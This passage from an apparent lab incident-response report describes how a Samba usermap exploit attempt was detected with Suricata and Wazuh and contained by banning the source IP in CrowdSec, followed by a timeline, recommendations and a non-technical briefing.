
We blocked the attacker’s IP with CrowdSec.




  
We verified with the ping the attacker’s IP is blocked successfully

**6.4 Escalation:**

****

****

****

**Result:**

We detected a Samba usermap exploit from 192.168.0.112 on the monitored host, contained the threat by blocking the attacker’s IP via CrowdSec, and verified no further lateral movement. The case was documented in TheHive and escalated to Tier 2 for deeper analysis and rule refinement.

**6.5 Reporting:**

**Executive Summary:**

On 13 November 2025, a Suricata IDS alert on the Wazuh Manager detected potential exploitation activity targeting the Samba service on the monitored host (192.168.0.105). The attack originated from IP 192.168.0.112, identified as the attacker system. The exploit matched the known Samba usermap exploit signature (ID 1000003, rev 4). Immediate containment actions were taken using CrowdSec to block the attacker’s IP, preventing further lateral movement. All activity was logged and verified through ping tests, ensuring isolation. No additional compromise was observed. The incident has been escalated to Tier 2 for deeper analysis and rule refinement.

**Timeline:**

|  |  |  |  |
| --- | --- | --- | --- |
| **Time (EST)** | **Event Type** | **Tool** | **Details** |
| 23:04:58 | Exploit Detected | Suricata | Samba usermap exploit detected; 7 packets to server, 4 to client. |
| 23:05:04 | Alert Logged | Wazuh | Alert recorded; severity level 3. |
| 23:05:06 | Containment Action | CrowdSec | Attacker IP 192.168.0.112 banned; connectivity verified. |

**Recommendations:**

* Review Suricata rules and refine to reduce false negatives.
* Conduct a full host integrity assessment on the target system.
* Document incident in TheHive and escalate as necessary for Tier 2 follow-up.

**6.6 Briefing for a non-technical manager:**

On 13 November 2025, our monitoring system detected an attempted attack on the Samba service of a company server. The source was traced to an external IP (192.168.0.112). Our security tools—Suricata, Wazuh, and CrowdSec—successfully detected and blocked the attack. The attacker’s IP was immediately isolated, and connectivity tests confirmed no further access. The event was logged for auditing and escalated to Tier 2 analysts for further review. No data loss or additional compromise occurred. Recommendations include reviewing detection rules, checking host integrity, and strengthening monitoring to prevent similar future attempts.

Reference:

1. [https://www.sans.org/white-papers/33901](https://www.sans.org/white-papers/33901?utm_source=chatgpt.com)
2. [https://attack.mitre.org/](https://attack.mitre.org/?utm_source=chatgpt.com)
3. [https://docs.suricata.io/](https://docs.suricata.io/?utm_source=chatgpt.com)
4. [https://documentation.wazuh.com/current/index.html](https://documentation.wazuh.com/current/index.html?utm_source=chatgpt.com)
5. [https://docs.crowdsec.net/](https://docs.crowdsec.net/?utm_source=chatgpt.com)
6. [https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf](https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf?utm_source=chatgpt.com)